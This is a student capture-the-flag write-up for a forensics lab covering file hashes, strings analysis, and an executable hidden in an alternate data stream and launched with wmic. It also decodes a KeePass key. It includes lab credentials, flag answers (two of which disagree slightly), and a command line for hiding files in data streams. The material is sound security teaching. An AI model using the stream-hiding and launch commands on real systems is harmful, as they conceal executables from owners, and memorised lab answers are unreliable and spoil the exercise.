PSP0201

Week 6

Writeup

Group Name: DASH

Members

ID	Name	Role
1211101775	Lam Yuet Xin	Leader
1211101749	Teoh Xin Pei	Member
1211101398	Poh Ern Qi	Member
1211101800	Tan Jia Jin	Member


Day 21: Blue Teaming (Time For Some ELForensics)


Tools used: Kali Linux

Solutions:

Question 1

Open Remmina Remote Desktop Client. By clicking the '+' at the left corner, our IP address 10.10.232.245 is entered, followed by the provided username 'littlehelper' and password 'iLove5now!'.






After clicking save and connect, we are logged in as user 'littlehelper'. Open the windows powershell and head over to the documents folder using command *cd Documents*. By entering command *dir*, we can see the list of directories available. To read the contents of db file hash, enter command *Get-Content '.\db file hash.txt'*, the MD5 hash is 596690FFC54AB6101932856E6A78E3A1.

```
PS C:\Users\littlehelper\Documents> dir


    Directory: C:\Users\littlehelper\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/23/2020  11:21 AM             63 db file hash.txt
-a----        11/23/2020  11:22 AM           5632 deebee.exe


PS C:\Users\littlehelper\Documents>  Get-Content '.\db file hash.txt'
Filename:       db.exe
MD5 Hash:       596690FFC54AB6101932856E6A78E3A1
```

Question 2

To view MD5 file hash of the executable file deebee.exe, the command *Get-Filehash -Algorithm MD5 .\deebee.exe* is entered. The MD5 hash is 5F037501FB542AD2D9B06EB12AED09F0.



Question 3

Change the algorithm to SHA256. By entering *Get-Filehash -Algorithm SHA256 .\deebee.exe*, the hash is F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED.

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 .\deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED       C:\Users\littlehelper\Documen...
```

Question 4

Use the command to run the strings tool, c:\Tools\strings64.exe -accepteula .\deebee.exe.
As we scroll down, the hidden flag THM{f6187e6cbeb1214139ef313e108cb6f9} is found.

```
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula .\deebee.exe

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
SLH
.text
`.rsrc
@.reloc
&*"
BSJB
v4.0.30319
#Strings
#US
#GUID
#Blob
c.#1.+x.3x.;x.C1.K~.Sx.[x.c
<Module>
mscorlib
Thread
deebee
Console
ReadLine
WriteLine
Write
GuidAttribute
DebuggableAttribute
ComVisibleAttribute
AssemblyTitleAttribute
AssemblyTrademarkAttribute
TargetFrameworkAttribute
```

```
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\
 0 -Encoding Byte) -Encoding Byte -Stream hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
```

Question 5

Based on the instructions, the powershell command to view ADS is Get-Item -Path file.exe -Stream *.

The command to view ADS using Powershell: `Get-Item -Path file.exe -Stream *`

Question 6

_Enter command *Get-Item -Path .\deebee.exe -Stream ** to view ADS. We can see the stream name is hidedb. Enter stream name in the command *wmic process call create $(Resolve-Path .\deebee.exe:hidedb)* to launch the file.


```
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *


PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : :$DATA
Length        : 5632

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe:hidedb
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : hidedb
Length        : 6144



PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 4076;
        ReturnValue = 0;
};

PS C:\Users\littlehelper\Documents>
```

The flag THM{3088731ddc7b9fdeccaed982b07c297c} is found.

```
C:\Users\littlehelper\Documents\deebee.exe:hidedb
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option:
```

Question 7

Enter 2 in the options. Sharika Spooner is in the naughty list.



Question 8

Enter 1. We can see that Jaime Victoria is on the nice list.

Thought process/ methodology

After logging in using our IP address, the provided username and password, we are logged in as user 'littlehelper'. Since we are required to read the contents in the documents folder, we know we can head to the documents using cd Documents. We recalled that we

can read the contents of the file using the cmdlet Get-Content that we learnt on day 20. Hence, by entering command Get-Content '.\db file hash.txt', it successfully showed the md5 hash. Based on the instructions, we are noted that we can get the md5 hash using the command Get-FileHash -Algorithm MD5 file.txt. Hence, by changing the file to .\deebee.exe, it successfully showed the md5 hash file of deebee.exe. To show SHA256 hash, we followed the instructions by changing MD5 to SHA256, which too showed the result that we wanted. Next, based on the instructions, we need to use the string tool, we deduced that we should use the command c:\Tools\strings64.exe -accepteula file.exe and replace the file with .\deebee.exe, which successfully showed the hidden flag. To run the database connector file, we need to know the stream name first. We followed the instructions to view the data stream using Get-Item -Path file.exe -Stream *, which showed the stream name 'hidedb'. Finally, we launch the executable file using the command wmic process call create $(Resolve-Path file.exe:streamname) and replace the file with .\deebee.exe and the streamname with 'hidedb', which in turn showed the flag. By entering 1 or 2 in the options, we can now view the names in the nice list as well as the naughty list.


Day 22:[Blue Teaming]-Elf McEager becomes CyberElf

Tools used: THM attack box,Firefox


Solutions:

Question 1&2


Navigate the applications, then open the remina, then it will show up in this picture.




After that, we click on the + to add a new profile, then make sure the protocol is RDP and resolution is use client , then we can type in the server using 10.10.219.211 (MACHINE_IP), and type in the username and password which is Administrator and sn0wF!akes!!!




Let's open the oddly named folder on the Desktop after we have finished logging in. Run the KeePass executable after entering.




We need to look for the password to the KeePass database, so we go to open the cyberchef.




We use the Magic recipe on CyberChef. When we type the folder's name, we can see that CyberChef was able to decode the Base64 encoding and that thegrinchwashere is the master key.





